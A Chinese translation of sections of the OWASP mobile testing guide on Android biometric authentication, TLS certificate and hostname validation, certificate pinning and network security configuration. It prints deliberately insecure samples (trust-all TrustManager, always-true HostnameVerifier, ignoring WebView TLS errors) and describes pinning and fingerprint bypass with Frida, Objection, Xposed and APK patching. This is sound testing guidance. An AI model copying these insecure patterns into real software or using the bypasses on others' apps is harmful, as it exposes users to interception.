Android 7.0 ( API level 24 ) 将 setInvalidatedByBiometricEnrollment(boolean invalidateKey)方法添加到 KeyGenParameterSpec.Builder。当 invalidateKey 值设置为 true ( 默认值 ) 时，如果注册新指纹，指纹验证的有效密钥 key 将不可逆地失效。这可以防止攻击者通过注册新的指纹来获取 key。Android 8.0 ( API level 26 ) 增加了两个额外的错误标识代码：

- FINGERPRINT\_ERROR\_LOCKOUT\_PERMANENT：用户尝试过多次使用指纹读取器解锁设备。
- FINGERPRINT\_ERROR\_VENDOR—供应商指定的指纹读取错误发生。

#### 5.5.2.2.4. 第三方 SDK

确保进行指纹认证、其它类型的生物特征身份认证是基于 Android SDK 及其 API 进行的。如果不是的话，请确保已对替代 SDK 进行了安全评估并解决了安全风险。确保 SDK 得到基于生物特征认证来解锁（加密）机密数据的 TEE / SE 支持。这些机密数据除了能够被有效的生物识别手段解锁外，不应能被其它任何东西解锁。这样，指纹识别逻辑被绕过的情况就永远不会发生。

#### 5.5.2.3. 动态分析

通过 patch 应用程序或使用运行时 hook 工具绕过客户端上的指纹验证。例如：可以使用 Frida 直接调用 onAuthenticationSucceeded 回调方法。更多相关信息，请参阅“Android 篡改和逆向工程”章节。

### 5.5.3. 参考文献

#### 5.5.3.1. 2016 OWASP 移动应用 10 大安全问题

- M4-不安全的身份验证-
- [https://www.owasp.org/index.php/Mobile\\_Top\\_10\\_2016-M4-Insecure\\_Authentication](https://www.owasp.org/index.php/Mobile_Top_10_2016-M4-Insecure_Authentication)

#### 5.5.3.2. OWASP MASVS

- MSTG-AUTH-1：“如果应用程序向用户提供对远程服务的访问，某种形式的身份验证，例如用户名/密码身份验证，将在远程终端执行。”
- MSTG-AUTH-8：“生物特征认证（如果有）不受事件限制（即使用仅返回“true”或“false”的 API）。相反，它是基于解锁 keychain/keystore。”

- MSTG-STORAGE-11：“应用程序强制执行最低设备访问安全策略，例如要求用户设置设备密码。”

#### 5.5.3.3. CWE

- CWE-287-认证不当。
- CWE-604-使用客户端身份验证。

#### 5.5.3.4. 请求 app 权限

- 运行时权限 - <https://developer.android.com/training/permissions/requesting>

### 5.6. Android 网络 API

#### 5.6.1. 测试终端识别验证 (MSTG-NETWORK-3)

使用 TLS 在网络上传输敏感信息对安全至关重要。然而，在移动应用程序和它的后端 API 之间进行加密通信并不是一件容易的事。开发人员通常会选择简单但安全性较低的解决方案（例如：接受任何证书）以加快开发进度，如果这些存在风险的版本发布到线上，则可能使用户受到中间人攻击。

有两个关键问题需要解决：

验证证书是否来自可信来源，即可信 CA（证书颁发机构）。

- 确定终端服务器是否提供了正确的证书。
- 请确保主机名和证书本身已得到正确验证。Android 官方文档中提供了示例和常见问题，我们可以在代码中搜索 TrustManager 和 HostnameVerifier 用法的例子。在下面几节中，也可以找到不安全用法示例。
- 请注意，从 android 8.0 ( API level 26 ) 开始，不再支持 SSLv3，并且 HttpsURLConnection 已移除不安全的 TLS/SSL 版本的回退。

#### 5.6.1.1. 静态分析

##### 5.6.1.1.1. 验证服务端证书

TrustManager 是用来对 Android 中建立可信连接所需条件进行验证的方法。在 TrustManager 中需要检查以下几种情况：

证书是否由可信 CA 签发？

证书是否过期？

## 证书是否自签名？

有时候开会人员会使用下述代码片段进行证书校验。这段代码会信任任意证书，并覆盖 checkServerTrusted、checkClientTrusted 和 getAcceptedIssuers 函数。开发时应该避免这种实现，如果必须这样做，应该将它们与上线发布代码版本明确分开，以避免内置的安全缺陷。

```
TrustManager[] trustAllCerts = new TrustManager[] {
 new X509TrustManager() {
 @Override
 public X509Certificate[] getAcceptedIssuers() {
 return new java.security.cert.X509Certificate[] {};
 }

 @Override
 public void checkClientTrusted(X509Certificate[] chain, String authType)
 throws CertificateException {
 }

 @Override
 public void checkServerTrusted(X509Certificate[] chain, String authType)
 throws CertificateException {
 }
 };
};

// SSLContext context
context.init(null, trustAllCerts, new SecureRandom());
```

### 5.6.1.1.2. WebView 服务端证书验证

有时应用程序会用到 WebView 来展示跟其相关联的网站，这是基于 HTML/JavaScript 的框架的正确实现，比如 Apache Cordova，它就是使用内部 WebView 进行交互。使用 WebView 时，移动终端浏览器会对服务器证书进行验证，在 WebView 尝试连接到远程网站时如果忽略了发生的任何 TLS 错误则是一种不安全的做法。

以下代码与 WebView 的 WebViewClient 自定义实现一样，忽略了 TLS 错误：

```
WebView myWebView = (WebView) findViewById(R.id.webview);
myWebView.setWebViewClient(new WebViewClient(){
 @Override
 public void onReceivedSslError(WebView view, SslErrorHandler handler, SslError error)
 {
 //Ignore TLS certificate errors and instruct the WebViewClient to load the website
 handler.proceed();
 }
});
```

```
 }
});
```

#### 5.6.1.1.3. Apache Cordova 证书验证

如果在应用程序的 manifest 文件中开启了 android:debuggable 调试开关，则 Apache Cordova 框架内部 WebView 用法的实现会忽略 onReceivedSslError 函数中的 TLS 错误。因此，请确保应用程序未开启调试。请参阅测试用例“测试应用程序是否可调试”。

#### 5.6.1.1.4. 主机名校验

缺少主机名校验是客户端 TLS 实现中的另一个安全缺陷。由于在开发环境中通常使用内网地址而非有效的域名，为了方便，开发人员通常会禁用主机名验证（或强制应用程序信任任何主机名），而在应用程序上线时又忘记更改这个校验逻辑。以下是禁用主机名验证的代码示例：

```
final static HostnameVerifier NO_VERIFY = new HostnameVerifier() {
 public boolean verify(String hostname, SSLSession session) {
 return true;
 }
};
```

使用内置的 HostnameVerifier，可以信任任意主机名：

```
HostnameVerifier NO_VERIFY = org.apache.http.conn.ssl.SSLSocketFactory
 .ALLOW_ALL_HOSTNAME_VERIFIER;
```

所以在进行可信连接之前需要确保应用程序进行了主机名校验。

#### 5.6.1.2. 动态分析

动态分析需要配置代理。要测试不正确的证书校验，需要检查以下几个点：

##### 自签名证书

在 Burp 中，选择 Proxy->Options 选项卡，查看 Proxy Listeners 部分，选中需要监听的 ip 和端口，然后单击 Edit，点击“Certificate”选项卡，选中“Use a self-signed certificate”，然后单击“Ok”，然后运行需要测试的应用程序。如果能够看到 HTTPS 流量，就说明该应用程序允许接受自签名证书。

##### 接受无效证书

在 Burp 中，选择 Proxy->Options 选项卡，查看 Proxy Listeners 部分，选中需要监听的 ip 和端口，然后单击 Edit，点击“Certificate”选项卡，选中“Generate a CA-signed certificate with a specific

hostname”，并输入服务器的主机名，然后运行需要测试的应用程序。如果能够看到 HTTPS 流量，就说明该应用程序允许接受所有证书。

### 接受不正确的主机名

在 Burp 中，选择 Proxy->Options 选项卡，查看 Proxy Listeners 部分，选中需要监听的 ip 和端口，然后单击 Edit，点击“Certificate”选项卡，选中“Generate a CA-signed certificate with a specific hostname”，然后输入一个无效的主机名，例如 example.org，然后运行需要测试的应用程序。如果能够看到 HTTPS 流量，就说明应用程序允许接受所有主机名。

如果您对进一步的 MITM 分析感兴趣，或者对拦截代理的配置有疑问，可以考虑使用 [Tapioca](#)。它是一个用于 MITM 软件分析的 CERT 预配置 VM 设备。我们需要做的只是在模拟器上安装测试应用程序并开始抓取流量。

## 5.6.2. 测试自定义证书的存储和证书锁定 (MSTG-NETWORK-4)

### 5.6.2.1. 概述

证书锁定通过将后端服务器与特定的 X.509 证书或公钥进行关联，替代原来只要是由受信任的证书颁发机构签名的证书就信任的方式。使用这种方式在存储（“pinning”）服务器证书或公钥后，移动应用程序将仅连接到已知服务器。撤消信任额外的证书颁发机构可以减少攻击面（毕竟，有许多证书颁发机构存在泄露证书或者被欺骗向冒名顶替者颁发证书的情况）。

证书可以锁定并硬编码到应用程序中，也可以在应用程序首次连接到服务端时获取。在后一种情况下，当第一次连接到主机时，证书与主机被关联（即锁定）。这种方法不太安全，因为攻击者可以通过拦截初始连接注入自己的证书。

### 5.6.2.2. 静态分析

#### 5.6.2.2.1. 网络安全配置

在 Android 7.0 及以上版本，借助网络安全配置功能，应用可以在一个安全的声明性配置文件中自定义其网络安全设置，而无需修改应用代码。

网络安全配置也可以用于锁定声明性证书（declarative certificates）到特定域名。如果应用程序使用此功能，则应检查两件事以标识已定义的配置：

首先，在 manifest 文件中通过 application 标签的 android:networkSecurityConfig 属性找到网络安全配置文件：

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
package="owasp.com.app">
 <application android:networkSecurityConfig="@xml/network_security_config">
 ...
 </application>
</manifest>
```

打开配置文件。在这种情况下，可以在“res/xml/network\_security\_config.xml”目录中找到该文件：

```
<?xml version="1.0" encoding="utf-8"?>
<network-security-config>
 <domain-config>
 <!-- Use certificate pinning for OWASP website access including sub domains -->
 <domain includeSubdomains="true">owasp.org</domain>
 <pin-set expiration="2018/8/10">
 <!-- Hash of the public key (SubjectPublicKeyInfo of the X.509 certificate) of
 the Intermediate CA of the OWASP website server certificate -->
 <pin digest="SHA-
256">YLh1dUR9y6Kja30RrAn7JKnbQG/uEtLMkBgFF2Fuihg=</pin>
 <!-- Hash of the public key (SubjectPublicKeyInfo of the X.509 certificate) of
 the Root CA of the OWASP website server certificate -->
 <pin digest="SHA-
256">Vjs8r4z+80wjNcr1YKepWQboSIRi63WsWXhIMN+eWys=</pin>
 </pin-set>
 </domain-config>
</network-security-config>
```

pin-set 包含一组公钥 pin，每个 pin-set 都可以定义一个过期时间。到达过期时间后，网络通信仍然会正常工作，但相关域名的证书锁定将被禁用。

如果进行了网络安全配置，则可以从 blog 中查看到以下记录：

D/NetworkSecurityConfig: Using Network Security Config from resource network\_security\_config

如果证书锁定校验检查失败，blog 中会记录以下事件：

I/X509Util: Failed to validate the certificate chain, error: Pin verification failed

使用反编译工具（例如 jadx 或 apktool）可以确认<pin>元素是否存在于/res/xml/文件夹下的 network\_security\_config.xml 文件中。

### 5.6.2.2.2. TrustManager

实现证书锁定包括三个主要步骤：

获得所校验的主机的证书。

确保证书采用.bks 格式。

将证书锁定到默认 Apache Httpclient 的实例。

要分析证书锁定的正确实现，HTTP 客户端应加载 KeyStore：

```
InputStream in = resources.openRawResource(certificateRawResource);
keyStore = KeyStore.getInstance("BKS");
keyStore.load(resourceStream, password);
```

加载 KeyStore 后，就可以使用 TrustManager 信任 KeyStore 中的 CA 了。

```
String tmfAlgorithm = TrustManagerFactory.getDefaultAlgorithm();
TrustManagerFactory tmf = TrustManagerFactory.getInstance(tmfAlgorithm);
tmf.init(keyStore);
// Create an SSLContext that uses the TrustManager
// SSLContext context = SSLContext.getInstance("TLS");
sslContext.init(null, tmf.getTrustManagers(), null);
```

在 app 应用的实现有些不同，证书锁定只针对证书的公钥，而不是整个证书或证书链。

### 5.6.2.2.3. 网络库和 WebView

使用第三方网络库的应用程序可以使用库文件的证书锁定功能。例如：okhttp 可以使用 CertificatePinner 进行如下所示的设置：

```
OkHttpClient client = new OkHttpClient.Builder()
 .certificatePinner(new CertificatePinner.Builder()
 .add("example.com",
 "sha256/UwQApahrjCOjYI3oLUx5AQxPBR02Jz6/E2pt0IeLXA=")
 .build())
 .build();
```

使用 WebView 组件的应用程序可以在加载目标资源之前，利用 WebClient 的事件处理函数对每个请求进行某种类型的“证书锁定”校验。校验示例代码如下：

```
WebView myWebView = (WebView) findViewById(R.id.webview);
myWebView.setWebViewClient(new WebClient(){
 private String expectedIssuerDN = "CN=Let's Encrypt Authority X3,O=Let's
```

Encrypt,C=US;";

```

@Override
public void onLoadResource(WebView view, String url) {
 //From Android API documentation about "WebView.getCertificate()":
 //Gets the SSL certificate for the main top-level page
 //or null if there is no certificate (the site is not secure).
 //
 //Available information on SslCertificate class are "Issuer DN", "Subject DN" and validity
 date helpers
 SslCertificate serverCert = view.getCertificate();
 if(serverCert != null){
 //apply either certificate or public key pinning comparison here
 //Throw exception to cancel resource loading...
 }
}
});

```

或者，最好使用配置了 pin 的 OkHttpClient，并让它作为代理重写 WebViewClient 类的 shouldInterceptRequest 函数。

#### 5. 6. 2. 2. 4. 使用 Xamarin 开发的应用

在 Xamarin 中开发的应用程序通常使用 ServicePointManager 来实现证书锁定。

具体实现是创建一个方法来检查证书并返回布尔值给 ServerCertificateValidationCallback 方法：

```

[Activity(Label = "XamarinPinning", MainLauncher = true)]
public class MainActivity : Activity
{
 // SupportedPublicKey - Hexadecimal value of the public key.
 // Use GetPublicKeyString() method to determine the public key of the certificate we want
 // to pin. Uncomment the debug code in the ValidateServerCertificate function a first time to
 // determine the value to pin.

 private const string SupportedPublicKey =
"3082010A02820101009CD30CF05AE52E47B7725D3783B3686330EAD735261925E1BD
BE35F170922FB7B84B4105ABA99E350858ECB12AC468870BA3E375E4E6F3A76271BA7
981601FD7919A9FF3D0786771C8690E9591CFFEE699E9603C48CC7ECA4D7712249D47
1B5AEBB9EC1E37001C9CAC7BA705EACE4AEBBD41E53698B9CBFD6D3C9668DF232A42
900C867467C87FA59AB8526114133F65E98287CBDBFA0E56F68689F3853F9786AFB0D
C1AEF6B0D95167DC42BA065B299043675806BAC4AF31B9049782FA2964F2A20252904
C674C0D031CD8F31389516BAA833B843F1B11FC3307FA27931133D2D36F8E3FCF2336
AB93931C5AFC48D0D1D641633AAFA8429B6D40BC0D87DC3930203010001";

```

```

private static bool ValidateServerCertificate(
 object sender,
 X509Certificate certificate,
 X509Chain chain,
 SslPolicyErrors sslPolicyErrors
)
{
 //Log.Debug("Xamarin
Pinning",chain.ChainElements[X].Certificate.GetPublicKeyString());
 //return true;
 return SupportedPublicKey ==
chain.ChainElements[1].Certificate.GetPublicKeyString();
}

protected override void OnCreate(Bundle savedInstanceState)
{
 System.Net.ServicePointManager.ServerCertificateValidationCallback +=
ValidateServerCertificate;
 base.OnCreate(savedInstanceState);
 SetContentView(Resource.Layout.Main);
 TesteAsync("https://security.claudio.pt");
}

}

```

这段代码示例对证书链的中间 CA 进行了锁定。可以通过系统日志查看到 HTTP 响应。

前面提到的 Xamarin app 应用示例可以在 MSTG repository 中获取到。

测试方法：解压缩 APK 文件后，使用.NET 反编译程序（如 dotPeak、ILSpy 或 dnSpy）对存储在“Assemblies”文件夹中的应用程序 DLL 文件进行反编译，检查 ServicePointManager 的使用情况。

#### 5.6.2.2.5. Cordova 应用

基于 Cordova 的混合应用程序不支持原生的证书锁定，因此需要使用插件来实现。最常用的是 PhoneGap SSL 证书检查器插件。check 方法用于指纹确认，回调方法决定了下一步动作。

```

// Endpoint to verify against certificate pinning.
var server = "https://www.owasp.org";
// SHA256 Fingerprint (Can be obtained via "openssl s_client -connect hostname:443 /
openssl x509 -noout -fingerprint -sha256"
var fingerprint = "D8 EF 3C DF 7E F6 44 BA 04 EC D5 97 14 BB 00 4A 7A F5 26 63 53 87
4E 76 67 77 F0 F4 CC ED 67 B9";

window.plugins.sslCertificateChecker.check(
 successCallback,

```

```
errorCallback,
server,
fingerprint);

function successCallback(message) {
 alert(message);
 // Message is always: CONNECTION_SECURE.
 // Now do something with the trusted server.
}

function errorCallback(message) {
 alert(message);
 if (message === "CONNECTION_NOT_SECURE") {
 // There is likely a man in the middle attack going on, be careful!
 } else if (message.indexOf("CONNECTION_FAILED") > -1) {
 // There was no connection (yet). Internet may be down. Try again (a few times) after a
 little timeout.
 }
}
```

测试方法：解压 APK 文件后，可以看到 Cordova/Phonegap 文件位于/assets/www 文件夹中，在“plugins”文件夹中可以找到所有使用过的插件。然后可以在应用程序的 JavaScript 代码中搜索这个 check 方法来确认它的用法是否正确。

### 5.6.2.3. 动态分析

动态分析可以通过使用代理拦截数据包，发起 MITM 攻击来执行。MITM 攻击可以监听客户端（移动应用程序）和后端服务器之间的通信。如果代理无法截获 HTTP 请求和响应，则表明成功实现了 SSL 证书锁定。

#### 5.6.2.3.1. 绕过证书锁定

绕过证书锁定的黑盒测试工具有以下几种，具体取决于这些框架在设备上是否可用：

- Objection 工具：使用 android sslpinning disable 命令。
- Xposed：安装 TrustMeAlready 或 SSLUnpinning 模块。
- Cydia Substrate：安装 Android-SSL-TrustKiller。
- 对于大多数应用程序，证书锁定可以在几秒钟内被绕过，但前提是应用程序使用了这些工具所覆盖的 API 函数。如果应用程序使用自定义框架或第三方库实现 SSL 证书锁定，就需要耗费一些时间 patch 应用程序来禁止证书锁定。

### 5.6.2.3.1.1. 静态绕过自定义证书锁定

终端和证书（或其 hash）必定在应用程序的某个地方进行了定义。反编译应用程序后，可以搜索：

- 证书哈希：grep -ri "sha256\|sha1" ./smali。用代理 CA 的 hash 替换原有证书 hash。或者，如果 hash 绑定了域名，则可以尝试将域名修改为不存在的域名，使原有域名锁定失效。这种方式对付代码混淆的 OkHTTP 非常有效。
- 证书文件：find ./assets -type f \(-iname \\*.cer -o -iname \\*.crt \)。用代理证书替换这些证书，注意需要确保证书格式正确。

如果应用程序使用 native 库来实现网络通信，则需要进行进一步的逆向。在博文“Identifying the SSL Pinning logic in smali code, patching it, and reassembling the APK”中可以找到相关示例。

完成这些修改后，使用 apktool 重新打包应用并将其安装到设备上。

### 5.6.2.3.1.2. 动态绕过自定义证书锁定

由于不需要绕过任何完整性检查，并且进行测试和试错要更加快速，所以使用动态方式绕过证书锁定逻辑会更加方便。

动态绕过方式最难的是找到合适的目标方法进行 hook，根据代码混淆的程度，可能会需要耗费相当长的时间。不过由于开发人员喜欢使用第三方库，搜索标识所用库的字符串和许可证文件不失为一种很好的解决办法。一旦识别到了所使用的库，通过审查未混淆的源代码就可以找到适合动态检测的方法。

例如：假设我们发现一个应用程序使用了一个混淆的 OkHTTP3 库，其文档显示 CertificatePinner.Builder 类负责为指定域名添加 pin。如果可以修改 Builder.add 方法的参数，则可以将原有 hash 更改为我们的证书 hash。可以通过以下两种方式找到合适的方法：

- 如前一节所述，搜索 hash 和域名。因为实际的证书锁定方法通常会在这些字符串附近使用或定义。
- 在 SMALI 代码中搜索方法签名。

对于 Builder.add 方法，可以通过运行以下 grep 命令查找：grep -ri java/lang/String;\\[Ljava/lang/String;)L./

此命令将搜索以字符串和字符串变量列表为参数的所有方法，并返回一个复杂的对象。根据应用程序的大小，代码中可能存在一个或多个匹配项。

用 Frida hook 匹配到的每个方法并打印参数。其中一个将打印出域名和证书 hash，然后可以修改参数以绕过证书锁定。

### 5.6.3. 测试网络安全配置设置 (MSTG-Network-4)

#### 5.6.3.1. 概述

Android 7.0 ( API level 24 ) 引入了网络安全配置，允许应用自定义其网络安全设置，如自定义信任锚和证书锁定。

##### 5.6.3.1.1. 信任锚

以 Android 7.0 ( API level 24 ) 或以上版本为目标平台的应用在这些版本系统上运行时，将使用默认的网络安全配置，不会信任任何用户提供的 CA，降低通过引诱用户安装恶意 CA 来进行 MITM 攻击的可能性。

可以通过使用自定义网络安全配置，设置自定义信任锚点，让应用程序信任用户提供的 CA，绕过这种保护。

#### 5.6.3.2. 静态分析

使用反编译工具（例如 jadx 或 apktool）确认目标 SDK 版本。反编译应用程序后，可以查看 output 文件夹中的 apktool.yml 文件中的 targetSDK 字段值。

然后分析网络安全配置确定进行了哪些设置。该文件位于 APK 的/res/xml/文件夹中，名为 network\_security\_config.xml。

如果在<base-config>或<domain-config>中存在自定义的<trust-anchors>，它们定义了<certificates src="user">，则对于指定的域名甚至所有域名，应用程序将信任用户提供的 CA。示例如下：

```
<?xml version="1.0" encoding="utf-8"?>
<network-security-config>
 <base-config>
 <trust-anchors>
 <certificates src="system"/>
 <certificates src="user"/>
 </trust-anchors>
 </base-config>
 <domain-config>
 <domain includeSubdomains="false">owasp.org</domain>
 <trust-anchors>
 <certificates src="system"/>
```

```

<certificates src="user"/>
</trust-anchors>
<pin-set expiration="2018/8/10">
 <!-- Hash of the public key (SubjectPublicKeyInfo of the X.509 certificate) of
 the Intermediate CA of the OWASP website server certificate -->
 <pin digest="SHA-
256">YLh1dUR9y6Kja30RrAn7JKnbQG/uEtLMkBgFF2Fuihg=</pin>
 <!-- Hash of the public key (SubjectPublicKeyInfo of the X.509 certificate) of
 the Root CA of the OWASP website server certificate -->
 <pin digest="SHA-
256">Vjs8r4z+80wjNcr1YKepWQboSIRi63WsWXhIMN+eWys=</pin>
</pin-set>
</domain-config>
</network-security-config>

```

理解配置文件元素的优先级很重要。如果未在<domain-config>元素或父级<domain-config>元素中进行配置，则使用<base-config>内定义的配置，如果这个元素中也没有进行相关配置，则将使用默认配置。

以 Android 9 ( API level 28 ) 或以上版本为目标平台的应用的默认配置如下：

```

<base-config cleartextTrafficPermitted="false">
 <trust-anchors>
 <certificates src="system" />
 </trust-anchors>
</base-config>

```

以 Android 7.0 ( API level 24 ) 到 Android 8.1 ( API level 27 ) 为目标平台的应用的默认配置如下：

```

<base-config cleartextTrafficPermitted="true">
 <trust-anchors>
 <certificates src="system" />
 </trust-anchors>
</base-config>

```

以 Android 6.0 ( API level 23 ) 或以下版本为目标平台的应用的默认配置如下：

```

<base-config cleartextTrafficPermitted="true">
 <trust-anchors>
 <certificates src="system" />
 <certificates src="user" />
 </trust-anchors>
</base-config>

```

### 5.6.3.3. 动态分析

可以使用 Burp 之类的代理工具通过动态方法测试目标应用的网络安全配置设置，但是，有可能无法查看到流量。例如：在测试以 Android 7.0 ( API level 24 ) 或以上版本为目标平台的 APP 程序且有效地应用了网络安全配置时。在这种情况下，需要 patch 该网络安全配置文件。在“Android 基本安全测试”章节的“绕过网络安全配置”一节中可以找到相关的步骤。

也存在不需要进行 patch 就可以执行 MITM 攻击的情况：

- 当应用程序在 Android 7.0 ( API level 24 ) 以上的 Android 设备上运行，但应用以 API level 低于 24 作为目标平台时，它将不会使用网络安全配置文件。这种情况下应用程序仍将信任任意用户提供的 CA。
- 当应用程序在 Android 7.0 ( API level 24 ) 及以上版本的 Android 设备上运行，且应用程序中未实现自定义网络安全配置时。

## 5.6.4. 测试安全提供程序 (MSTG-NETWORK-6)

### 5.6.4.1. 概述

Android 依赖于安全提供程序来提供基于 SSL/TLS 的连接。设备附带的安全提供程序（如 OpenSSL）会不时发现 bug 或漏洞。为了避免已知的漏洞，开发人员需要确保应用程序使用了适当的安全提供程序。自 2016 年 7 月 11 日以来，谷歌就禁止使用了存在漏洞的 OpenSSL 版本的应用程序提交到 Play Store（包括新应用程序和版本更新的版本）。

### 5.6.4.2. 静态分析

基于 Android SDK 的应用程序通过 Google Play 服务可以自动更新设备的安全提供程序，从而防范已知攻击。例如：在 gradle 构建文件中，我们可以在 dependencies 块中找到 compile 'com.google.android.gms:play-services-gcm:x.x.x'。需要确保调用了 ProviderInstaller 类的 installIfNeeded() 或 installIfNeededAsync() 方法。应用程序组件应该尽早调用 ProviderInstaller。这些方法引发的异常应该被正确捕获和处理。如果应用程序无法给安全提供程序打补丁，则可以通过 api 将这个欠安全状态告知用户，或者限制用户操作（因为在这种情况下，所有 HTTPS 流量都应被视为风险更大）。

下面是 Android 开发文档中的两个示例，展示了如何更新安全提供程序以防范 SSL 攻击。在这两个案例中，开发人员都需要正确地处理异常，当应用程序使用未打补丁的安全提供程序时，报告给服务端是一种明智的方式。

同步打补丁：

```
//this is a sync adapter that runs in the background, so you can run the synchronous patching.
public class SyncAdapter extends AbstractThreadedSyncAdapter {

 ...

 // This is called each time a sync is attempted; this is okay, since the
 // overhead is negligible if the security provider is up-to-date.
 @Override
 public void onPerformSync(Account account, Bundle extras, String authority,
 ContentProviderClient provider, SyncResult syncResult) {
 try {
 ProviderInstaller.installIfNeeded(getContext());
 } catch (GooglePlayServicesRepairableException e) {

 // Indicates that Google Play services is out of date, disabled, etc.

 // Prompt the user to install/update/enable Google Play services.
 GooglePlayServicesUtil.showErrorNotification(
 e.getConnectionStatusCode(), getContext());

 // Notify the SyncManager that a soft error occurred.
 syncResult.stats.numIOExceptions++;
 return;
 } catch (GooglePlayServicesNotAvailableException e) {
 // Indicates a non-recoverable error; the ProviderInstaller is not able
 // to install an up-to-date Provider.

 // Notify the SyncManager that a hard error occurred.
 //in this case: make sure that you inform your API of it.
 syncResult.stats.numAuthExceptions++;
 return;
 }
 }

 // If this is reached, you know that the provider was already up-to-date,
 // or was successfully updated.
}
```

异步打补丁：

```
//This is the mainactivity/first activity of the application that's there long enough to make the
//async installing of the securityprovider work.
```

```
public class MainActivity extends Activity
 implements ProviderInstaller.ProviderInstallListener {

 private static final int ERROR_DIALOG_REQUEST_CODE = 1;

 private boolean mRetryProviderInstall;

 //Update the security provider when the activity is created.
 @Override
 protected void onCreate(Bundle savedInstanceState) {
 super.onCreate(savedInstanceState);
 ProviderInstaller.installIfNeededAsync(this, this);
 }

 /**
 * 只有在提供程序成功更新（或已经更新）时才调用此方法。
 */

 @Override
 protected void onProviderInstalled() {
 // Provider is up-to-date, app can make secure network calls.
 }

 /**
 * 如果更新失败，则调用此方法；错误代码表示。
 * 错误是否可恢复。
 */
 @Override
 protected void onProviderInstallFailed(int errorCode, Intent recoveryIntent) {
 if (GooglePlayServicesUtil.isUserRecoverableError(errorCode)) {
 // Recoverable error. Show a dialog prompting the user to
 // install/update/enable Google Play services.
 GooglePlayServicesUtil.showErrorDialogFragment(
 errorCode,
 this,
 ERROR_DIALOG_REQUEST_CODE,
 new DialogInterface.OnCancelListener() {
 @Override
 public void onCancel(DialogInterface dialog) {
 // The user chose not to take the recovery action
 onProviderInstallerNotAvailable();
 }
 });
 } else {
 }
```

```

// Google Play services is not available.
onProviderInstallerNotAvailable();
}

}

@Override
protected void onActivityResult(int requestCode, int resultCode,
 Intent data) {
 super.onActivityResult(requestCode, resultCode, data);
 if (requestCode == ERROR_DIALOG_REQUEST_CODE) {
 // Adding a fragment via GooglePlayServicesUtil.showAlertDialogFragment
 // before the instance state is restored throws an error. So instead,
 // set a flag here, which will cause the fragment to delay until
 // onPostResume.
 mRetryProviderInstall = true;
 }
}

/**
 * 在恢复时，检查是否标记我们需要重新安装provider。
 */
@Override
protected void onPostResume() {
 super.onPostResult();
 if (mRetryProviderInstall) {
 // We can now safely retry installation.
 ProviderInstall.installIfNeededAsync(this, this);
 }
 mRetryProviderInstall = false;
}

private void onProviderInstallerNotAvailable() {
 // This is reached if the provider cannot be updated for some reason.
 // App should consider all HTTP communication to be vulnerable, and take
 // appropriate action (e.g. inform backend, block certain high-risk actions, etc.).
}
}

```

确保基于 NDK 的应用程序只绑定到了最新的、打过补丁的 SSL/TLS 功能库。

#### 5.6.4.3. 动态分析

如果有源代码：

- 在调试模式下运行应用程序，然后在应用程序首先与终端进行通信的地方添加一个断点。
- 右键单击高亮显示的代码并选择“Evaluate Expression”。
- 输入 `Security.getProviders()`，然后按 enter 键。
- 检查安全提供程序，尝试找到 `GmsCore_OpenSSL`，它应该出现在结果列表顶部。

如果没有源代码：

- 使用 Xposed hook `java.security` 包，然后 hook `java.security.Security` 的 `getProviders` 方法（不带参数）。返回值为 `Provider` 的数组。
- 确定第一个提供程序是否是 `GmsCore_OpenSSL`。

#### 5.6.4.4. 参考文献

#### 5.6.4.5. 2016 OWASP 移动应用 10 大安全问题

M3-不安全的通信-

[https://www.owasp.org/index.php/Mobile\\_Top\\_10\\_2016-M3-Insecure\\_Communication](https://www.owasp.org/index.php/Mobile_Top_10_2016-M3-Insecure_Communication)

##### 5.6.4.5.1. OWASP MASVS

- MSTG-NETWORK-2：“TLS 设置符合当前的最佳实践，如果移动操作系统不支持建议的标准，则设置应尽可能接近。”
- MSTG-NETWORK-3：“当建立安全通道时，该应用程序将验证远程端点的 X.509 证书。仅接受由受信任的 CA 签名的证书。”
- MSTG-NETWORK-4：“该应用程序使用其自己的证书存储或固定端点证书或公共密钥，并且随后即使与受信任的 CA 签署，也不会与提供不同证书或密钥的端点建立连接。”
- MSTG-NETWORK-6：“该应用程序仅依赖于最新的连接性和安全性库。”

##### 5.6.4.5.2. CWE

- CWE-295 - Improper Certificate Validation
- CWE-296 - Improper Following of a Certificate's Chain of Trust -  
<https://cwe.mitre.org/data/definitions/296.html>
- CWE-297 - Improper Validation of Certificate with Host Mismatch -  
<https://cwe.mitre.org/data/definitions/297.html>
- CWE-298 - Improper Validation of Certificate Expiration -  
<https://cwe.mitre.org/data/definitions/298.html>

##### 5.6.4.5.3. Android 开发人员文档

- Network Security Config - <https://developer.android.com/training/articles/security-config>

- Network Security Config (cached alternative) -  
<https://webcache.googleusercontent.com/search?q=cache:hOONLxvMTwYJ:https://developer.android.com/training/articles/security-config+&cd=10&hl=nl&ct=clnk&gl=nl>

#### 5.6.4.5.4. *Xamarin 证书固定*

- Certificate and Public Key Pinning with Xamarin - <https://thomasbandt.com/certificate-and-public-key-pinning-with-xamarin>
- ServicePointManager - [https://msdn.microsoft.com/en-us/library/system.net.servicepointmanager\(v=vs.110\).aspx](https://msdn.microsoft.com/en-us/library/system.net.servicepointmanager(v=vs.110).aspx)

#### 5.6.4.5.5. *Cordova Certificate Pinning*

- PhoneGap SSL Certificate Checker plugin -  
<https://github.com/EddyVerbruggen/SSLCertificateChecker-PhoneGap-Plugin>

### 5.7. Android 平台 API

#### 5.7.1. 测试 App 权限 (MSTG-PLATFORM-1)

##### 5.7.1.1. 概述

Android 为每个安装的应用程序分配一个不同的系统标识 (Linux 用户 ID 和组 ID)。因为每个 Android 应用程序都在一个进程沙盒中运行，所以应用程序如果要访问其沙盒之外的资源和数据则需要进行显式地请求。它们通过声明使用系统数据和功能所需的权限来请求此访问。根据数据或功能的敏感和关键程度不同，Android 系统会自动授予权限或询问用户是否同意授予权限。

Android 权限根据其保护级别分为四类：

- Normal：此权限允许应用程序访问独立的应用程序级功能，给其它应用程序、用户和系统带来的风险最小。对于目标平台为 Android 6.0 (API level 23) 或以上的应用程序，这些权限将在安装时自动授予。对于 API level 较低的应用程序，需要用户在安装时同意授予权限，如：`android.permission.INTERNET`。
- Dangerous：此权限可以使应用程序能够控制用户数据，或者以影响用户的方式控制设备。这种类型的权限在安装时不会被授予，而由用户决定是否授予应用程序该类权限，如：`android.permission.RECORD_AUDIO`。
- Signature：系统只在请求的应用程序与声明权限的应用程序使用了相同的证书进行签名时才授予该权限。如果签名匹配，将自动授予权限。此权限在安装时授予，如：`android.permission.ACCESS_MOCK_LOCATION`。
